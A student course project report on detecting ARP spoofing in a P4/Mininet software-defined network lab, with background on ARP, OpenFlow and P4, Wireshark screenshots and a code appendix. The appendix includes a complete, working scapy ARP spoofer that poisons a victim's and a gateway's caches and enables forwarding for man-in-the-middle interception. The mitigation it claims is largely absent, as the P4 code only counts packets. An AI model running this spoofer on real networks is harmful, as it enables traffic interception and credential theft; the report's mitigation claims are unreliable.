Mitigating ARP Spoofing Attack in SDN Environment

A SDN COURSE PROJECT REPORT

Submitted by

Bhupendra Chouhan (CSE, 201000012)
Ravi Kumar (CSE, 201000041)

Under the guidance of

Dr. VENKANNA U.
(Assistant Professor, IIITNR)

Dr. Shyama Prasad Mukherjee International Institute of Information Technology, Naya Raipur

APRIL 2023

Abstract

Software-Defined Networks (SDN) are emerging as an attractive solution to overcome the limitations of traditional networks.They provide network programmability and promote rapid innovation in protocol design, network management and network security.Today, network security is the most important concern for any computer network administrator. ARP spoofing is a network attack that involves an attacker sending fake ARP messages to a target device in order to modify its ARP cache and intercept or manipulate network traffic. This technique can be used to steal sensitive information or launch other types of attacks.

This attack is the underlying infrastructure for many other network attacks, such as, man in the middle, denial of service and session hijacking.

Using Wireshark we are detecting the ARP spoofing attack. By using a packet counter we try to identify the attacker and block them.

1. Introduction

With the rapid growth in the scale of networks in recent years, we need an efficient method to respond to the changes. ARP spoofing is a type of network attack that is used to intercept, manipulate, or steal network traffic. The attack exploits the Address Resolution Protocol (ARP), which is responsible for mapping MAC addresses to IP addresses on a local network. ARP spoofing involves an attacker sending fake ARP messages to a target device, such as a router or a server, in order to trick it into updating its ARP cache with incorrect information.Once the ARP cache has been poisoned, the target device will send network traffic to the attacker's machine instead of the intended destination. This allows the attacker to intercept, modify, or analyze the traffic before forwarding it on to the intended recipient. This can be used to steal sensitive information, such as login credentials or financial data, or to launch other types of attacks, such as man-in-the-middle attacks.

ARP spoofing attacks can be difficult to detect and prevent, but there are various techniques that network administrators can use to mitigate the risk of an attack. These include using static ARP entries, implementing ARP cache timeouts, and using ARP spoofing detection software. In addition, encryption and authentication mechanisms can be used to protect sensitive data transmitted over the network

OpenFlow protocol

This attack is the underlying infrastructure for many other network attacks, such as, man in the middle, denial of service and session hijacking.OpenFlow is a network protocol that enables software-defined networking (SDN) by allowing network controllers to manage the flow of network traffic through a centralized interface. It is an open standard that provides a standard way to communicate with the forwarding plane of a network switch or router.Traditionally, network switches and routers have been configured using proprietary software or command-line interfaces, making it difficult to manage large networks and implement new services. OpenFlow provides a way to manage network traffic using a single, open interface, allowing network administrators to define the routing and forwarding rules for their network.

The OpenFlow protocol separates the control plane from the data plane, allowing network administrators to configure the routing and forwarding rules for network traffic in a centralized controller rather than on individual network devices. This enables network administrators to configure, manage, and troubleshoot the network from a single point of control, making it easier to manage large networks and implement new services.

P4 programming language

P4 is a high-level programming language designed for programmable networking devices such as switches and routers. It is an abbreviation of Programming Protocol Independent Packet Processors.

P4 enables the customization of network device forwarding behavior by providing a way to specify how packets are processed and forwarded through the network. P4 allows programmers to design how to parse, handle, and then send a packet to one port.P4 programs are typically compiled into a switch-specific configuration that can be installed on the network device. This enables network administrators to customize the forwarding behavior of their network devices without having to write low-level device-specific code.

P4 is rapidly gaining popularity in the networking industry as more vendors are offering support for the language. It is also being used in research and educational settings to explore new networking architectures and protocols.

Gratuitous ARP

Gratuitous ARP (Address Resolution Protocol) is an ARP message in which an IP address and its corresponding MAC address are sent out to all devices on a network. It is "gratuitous" because the ARP message is not prompted by an ARP request.

In an SDN environment, gratuitous ARP can be used to update the network controller with the MAC address of a device that has just joined the network. This allows the controller to update its network topology and routing tables accordingly, ensuring that traffic is directed to the correct destination.

Gratuitous ARP can also be used for security purposes in an SDN environment. For example, a switch can be configured to detect gratuitous ARP messages from devices that are not authorized to be on the network, and then take appropriate action, such as blocking traffic from that device or notifying the network administrator.
Overall, gratuitous ARP is an important mechanism for ensuring efficient and secure communication in an SDN environment.

2. Research problem (100 words)

In ARP protocol one host is trying to find the MAC address of another host. When a device wants to communicate with another device on the same LAN, it sends an ARP request to obtain the MAC address associated with the IP address of the intended recipient. The ARP request is broadcast to all devices on the network, and the device with the matching IP address responds with its MAC address. The requesting device can then use this MAC address to send network traffic directly to the intended recipient.

ARP Spoofing is done by an attacker who tries to put its own MAC address in place of the original host’s MAC. An attacker sends falsified ARP messages over a local area network (LAN) to link the attacker's MAC address with the IP address of another device on the network. This allows the attacker to intercept and manipulate network traffic, including stealing sensitive information such as login credentials or injecting malicious code into the network.

3. Major contributions (Two or three in bullet form)

(I) Figured out how ARP spoofing attacks are taken up in the SDN environment.


(II) Figured out how the controller handles the ARP packets.

(II) Wrote packet counter logic for particular protocol specific packets in order to observe the number of packets traversing across the network.


4. Methodology (3-4 pages):

In the ARP spoofing, the attacker pretends to be on both sides of a network communication channel.

ARP Spoofing Attack Diagram:




3.1. Topology we are working with:



4.2. Creating a virtual network of above topology using mininet:


Command Used: ***sudo p4run***



Topology is created


4.3.3. Open the virtual terminals of all Hosts and switch:

Command Used :***xterm h1 h2 h3 s1***



4.3.4. We are using WireShark to detect any abnormality or attack in the network. Below is the screenshot taken before implementing the attack:


To open the WireShark, use command: ***sudo wireshark***



Pic before ARP Spoofing is done

4.3.5. We have set a packet counter in the .p4 file and wrote a python script to print the number of packet from each and every port of the switch:

Command Used: ***sudo python read_counters.py***



No packet is transferred, Hence no packet is counted (or counter not increased from 0)

4.3.5. Time to Attack:

Before we start the ARP attack we first need some information like the Attacker's Interface, Target's IP and the Gateway's IP.

Gateway IP: 10.0.2.3

A) Victim: Host-2

   Target IP: 10.0.1.2

   Target MAC: 00:00:0a:00:01:02

   Target Interface: h2-eth0

B) Attacker: Host-3

   Attacker IP: 10.0.1.3


   Attacker MAC: 00:00:0a:00:01:03

   Attacker Interface: h3-eth0

We have a script to do the ARP attack in the network inside the file named as arp_spoofer.py

Below is the command that the Host-3(Attacker) will run in his machine's terminal to start the attack on the Host-2(Victim):

sudo python3 arp_spoofer.py -i {interface} -r {gatewayIP} -t {targetIP}




Writing attack command in Attacking Host-3


4.3.6 Detecting the attack via WireShark:

Below you can see continuous ARP requests and replies are getting flooded in the network. Which lead two IP's to have the same MAC address which is of Host-3(Attacker).

Attack Detection on wire shark:



a) 10.0.1.2 is at host-3's MAC Address



b) 10.0.2.3 is at host-3 MAC Address

5. Simulation Results and Discussion

**We investigated the ARP spoofing attacks in SDN, and proposed mechanisms to mitigate effects of this attack.

6. Summary

SDN is a new computer network approach that introduces a controller as a new omnipotent component that has a complete or general view of the network. Moreover, this controller has the ability to program the underlying network devices. In this work, SDN approach has been utilized to tackle ARP cache poisoning attack ‘ARP poisoning’ in LANs.
The Address Resolution Protocol (ARP) enables communication between IP-speaking nodes in a local network by reconstructing the hardware MAC address associated with the IP address of an interface. This is not needed in a SoftwareDefined Network SDN, because each device can forward packets without the need to learn this association.

7. Code

a) p4app.json

```
{
   "program": "read_write.p4",
   "switch": "simple_switch",
   "compiler": "p4c",
   "options": "--target bmv2 --arch v1model --std p4-16",
   "switch_cli": "simple_switch_CLI",
   "cli": true,
   "pcap_dump": true,
   "enable_log": true,
    "topo_module": {
    "file_path": "",
    "module_name": "p4utils.mininetlib.apptopo",
    "object_name": "AppTopo"
   },
   "controller_module": null,
   "topodb_module": {
    "file_path": "",
```

```
  "module_name": "p4utils.utils.topology",
  "object_name": "Topology"
 },
 "mininet_module": {
  "file_path": "",
  "module_name": "p4utils.mininetlib.p4net",
  "object_name": "P4Mininet"
 },
 "topology": {
  "auto_arp_tablese": false,
  "links": [["s1", "h1"], ["s1", "h2"], ["s1", "h3"]],
  "hosts": {
   "h1": {
   },
   "h2": {
   },
   "h3": {
   }
  },
  "switches": {
   "s1": {
    "cli_input": "s1-commands.txt",
    "program": "read_write.p4"
   }
  }
 }
}
```

b) arp_spoofer.py

Source Code:

```
#! usr/bin/env python3
```

```
import sys



try:
    import scapy.all as scapy
    import argparse
    import subprocess
    import time
    import re
except KeyboardInterrupt:
    print("\n[-] Exiting...")
    sys.exit()

INTERFACE = ""



def get_mac(ip):
    try:
        global INTERFACE
        arp_request = scapy.ARP(pdst=ip)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_request_broadcast = broadcast / arp_request
        answer = scapy.srp(arp_request_broadcast,
                           timeout=3,
                           verbose=False,
                           iface=INTERFACE)[0]


        return answer[0][1].hwsrc
    except IndexError:
        print("\n[-] No device found! Check IP Address: " + ip + "\n")
    except KeyboardInterrupt:
```

```
        print("\n[-] Exiting...")
        sys.exit()


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2,
                       hwdst=target_mac,
                       psrc=spoof_ip,
                       pdst=target_ip)
    scapy.send(packet, verbose=False, count=2)


def restore_arp_table(target_ip, source_ip):
    dest_mac = get_mac(target_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2,
                       pdst=target_ip,
                       hwdst=dest_mac,
                       psrc=source_ip,
                       hwsrc=source_mac)
    scapy.send(packet, verbose=False, count=4)


def arp_spoofer(target_ip, router_ip):
    send_packets_count = 0
    while True:
        spoof(target_ip, router_ip)
        spoof(router_ip, target_ip)
        send_packets_count += 2
        if send_packets_count in [2, 4]:
            if send_packets_count == 2:
```

```
            print("[+] Packet Forwarding Enabled...", 'green')
        subprocess.call(["sudo sysctl -w net.ipv4.ip_forward=1"],
                        shell=True,
                        stderr=subprocess.DEVNULL,
                        stdout=subprocess.DEVNULL,
                        stdin=subprocess.DEVNULL)
    print("\r[+] Sent " + str(send_packets_count) + " packets.", end="")
    time.sleep(2)


def get_arguments():
    parser = argparse.ArgumentParser(prog="ARP Spoofer",
                                     usage="%(prog)s [options]\n\t[-t | --target] ip\n\t[-r | --router] ip\n\t[-i |
"
                                          "--interface] interface_name",
                                     formatter_class=argparse.RawDescriptionHelpFormatter,
                                     description="""
    ---------------------------------""")

    parser._optionals.title = "Optional Argument"

    required_arguments = parser.add_argument_group("Required Arguments")

    required_arguments.add_argument('-i', "--interface",
                                    dest="interface", metavar="",
                                    help="Specify interface",
                                    required=True)

    required_arguments.add_argument('-t', "--target",
                                    dest="target", metavar="",
                                    help="Specify the target's IP",
                                    required=True)
```

```
    required_arguments.add_argument('-r', "--router",
                                    dest="router", metavar="",
                                    help="Specify the router's IP",
                                    required=True)

    args = parser.parse_args()
    check_interface(args)

    return args


def check_interface(args):
    try:
        subprocess.check_call(["sudo", "ifconfig", args.interface],
                              stdin=subprocess.DEVNULL,
                              stdout=subprocess.DEVNULL,
                              stderr=subprocess.DEVNULL)
    except subprocess.CalledProcessError:
        print("[-] No interface (" + args.interface + ") found, use --help or -h for more info.")
        sys.exit()

    if not re.match("\d+\.\d+\.\d+\.\d+", args.target):
        print("[-] Error! Invalid target's ip format: " + args.target)
        sys.exit()

    if not re.match("\d+\.\d+\.\d+\.\d+", args.router):
        print("[-] Error! Invalid router's ip format: " + args.router)
        sys.exit()


def main():
    global INTERFACE
```

```
    args = get_arguments()

    target_ip = args.target
    router_ip = args.router
    INTERFACE = args.interface
    try:
        print("[+] Initializing ARP Spoofer v1.0", 'green')
        print("[+] Loading...", 'yellow')
        arp_spoofer(target_ip, router_ip)
    except KeyboardInterrupt:
        print("\n[+] Fixing ARP table.", 'yellow')
        restore_arp_table(target_ip, router_ip)
        restore_arp_table(router_ip, target_ip)
        print("[+] Fixed. Quiting...", 'green')


main()
```

c) read_write.p4

```
/* -*- P4_16 -*- */
#include <core.p4>
#include <v1model.p4>

/* CONSTANTS */

const bit<16> TYPE_IPV4 = 0x800;
const bit<8>  TYPE_TCP  = 6;

#define REGISTER_LENGTH 255
```

```
/*************************************************************************
*****

********************** H E A D E R S
**********************************

*************************************************************************
****/


typedef bit<9>  egressSpec_t;
typedef bit<48> macAddr_t;
typedef bit<32> ip4Addr_t;

header ethernet_t {
    macAddr_t dstAddr;
    macAddr_t srcAddr;
    bit<16>   etherType;
}

header ipv4_t {
    bit<4>    version;
    bit<4>    ihl;
    bit<8>    tos;
    bit<16>   totalLen;
    bit<16>   identification;
    bit<3>    flags;
    bit<13>   fragOffset;
    bit<8>    ttl;
    bit<8>    protocol;
    bit<16>   hdrChecksum;
    ip4Addr_t srcAddr;
    ip4Addr_t dstAddr;
}
```

```
header tcp_t{
    bit<16> srcPort;
    bit<16> dstPort;
    bit<32> seqNo;
    bit<32> ackNo;
    bit<4>  dataOffset;
    bit<4>  res;
    bit<1>  cwr;
    bit<1>  ece;
    bit<1>  urg;
    bit<1>  ack;
    bit<1>  psh;
    bit<1>  rst;
    bit<1>  syn;
    bit<1>  fin;
    bit<16> window;
    bit<16> checksum;
    bit<16> urgentPtr;

}

struct headers {
    ethernet_t   ethernet;
    ipv4_t       ipv4;
    tcp_t        tcp;
}

struct metadata {
    bit<32> meter_tag;
}
```

```
/*************************************************************************
*****

********************** P A R S E R
***********************************

*************************************************************************
****/

parser MyParser(packet_in packet,
                out headers hdr,
                inout metadata meta,
                inout standard_metadata_t standard_metadata) {

    state start {

        packet.extract(hdr.ethernet);
        transition select(hdr.ethernet.etherType){

            TYPE_IPV4: ipv4;
            default: accept;
        }
    }

    state ipv4 {
        packet.extract(hdr.ipv4);

        transition select(hdr.ipv4.protocol){
            TYPE_TCP: tcp;
            default: accept;
        }
    }

    state tcp {
```

```
        packet.extract(hdr.tcp);
        transition accept;
    }

}

/*************************************************************************
*****
************ C H E C K S U M   V E R I F I C A T I O N *************
*************************************************************************
****/

control MyVerifyChecksum(inout headers hdr, inout metadata meta) {
    apply {  }
}

/*************************************************************************
*****
************** I N G R E S S   P R O C E S S I N G ******************
*************************************************************************
****/

control MyIngress(inout headers hdr,
                  inout metadata meta,
                  inout standard_metadata_t standard_metadata) {

    counter(512, CounterType.packets_and_bytes) port_counter;
    register<bit<8>>(REGISTER_LENGTH) tos_register;

    action drop() {

        mark_to_drop(standard_metadata);
    }
```

```
action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {

    //set the src mac address as the previous dst, this is not correct right?
    hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;

   //set the destination mac address that we got from the match in the table
    hdr.ethernet.dstAddr = dstAddr;

    //set the output port that we also get from the table
    standard_metadata.egress_spec = port;

    //decrease ttl by 1
    hdr.ipv4.ttl = hdr.ipv4.ttl -1;
}

table ipv4_lpm {
    key = {
        hdr.ipv4.dstAddr: lpm;
    }
    actions = {
        ipv4_forward;
        drop;
        NoAction;
    }
    size = 1024;
    default_action = NoAction();
}

table drop_table{
    actions = {
        drop;
```

```
        }
        size =1;
        default_action = drop();
    }

    apply {
        // Counting LARP = 91 Packets: Modified/Added line of code to count the
number of arp packets send by hosts.
        // if(hdr.ipv4.protocol==91) {
        //     port_counter.count((bit<32>)standard_metadata.ingress_port);
        //}

            port_counter.count((bit<32>)standard_metadata.ingress_port);

        if (hdr.ipv4.isValid()){
            tos_register.write((bit<32>)hdr.ipv4.tos, hdr.ipv4.tos);
            ipv4_lpm.apply();
        }
        else{
            drop_table.apply();
        }
    }
}

/*************************************************************************
*****
*************** E G R E S S  P R O C E S S I N G  *****************
*************************************************************************
****/

control MyEgress(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {
```

```
    apply {  }
}

/*************************************************************************
*****

************  C H E C K S U M   C O M P U T A T I O N  **************

*************************************************************************
****/

control MyComputeChecksum(inout headers hdr, inout metadata meta) {
    apply {
        update_checksum(
            hdr.ipv4.isValid(),
        { hdr.ipv4.version,
            hdr.ipv4.ihl,
          hdr.ipv4.tos,
          hdr.ipv4.totalLen,
          hdr.ipv4.identification,
          hdr.ipv4.flags,
          hdr.ipv4.fragOffset,
          hdr.ipv4.ttl,
          hdr.ipv4.protocol,
          hdr.ipv4.srcAddr,
          hdr.ipv4.dstAddr },
        hdr.ipv4.hdrChecksum,
        HashAlgorithm.csum16);
    }
}

/*************************************************************************
*****

***********************  D E P A R S E R
*****************************

*************************************************************************
****/
```

```
control MyDeparser(packet_out packet, in headers hdr) {
    apply {

        //parsed headers have to be added again into the packet.
        packet.emit(hdr.ethernet);
        packet.emit(hdr.ipv4);
        packet.emit(hdr.tcp);
    }
}

/*************************************************************
*********************** S W I T C H
*************************************************************
********/

//switch architecture
V1Switch(
MyParser(),
MyVerifyChecksum(),
MyIngress(),
MyEgress(),
MyComputeChecksum(),
MyDeparser()
) main;
```

8. References:

[1] https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=9236951

[2] https://ieeexplore.ieee.org/document/7502444

[3] https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9513433&tag=1

[4] https://wiki.wireshark.org/Gratuitous_ARP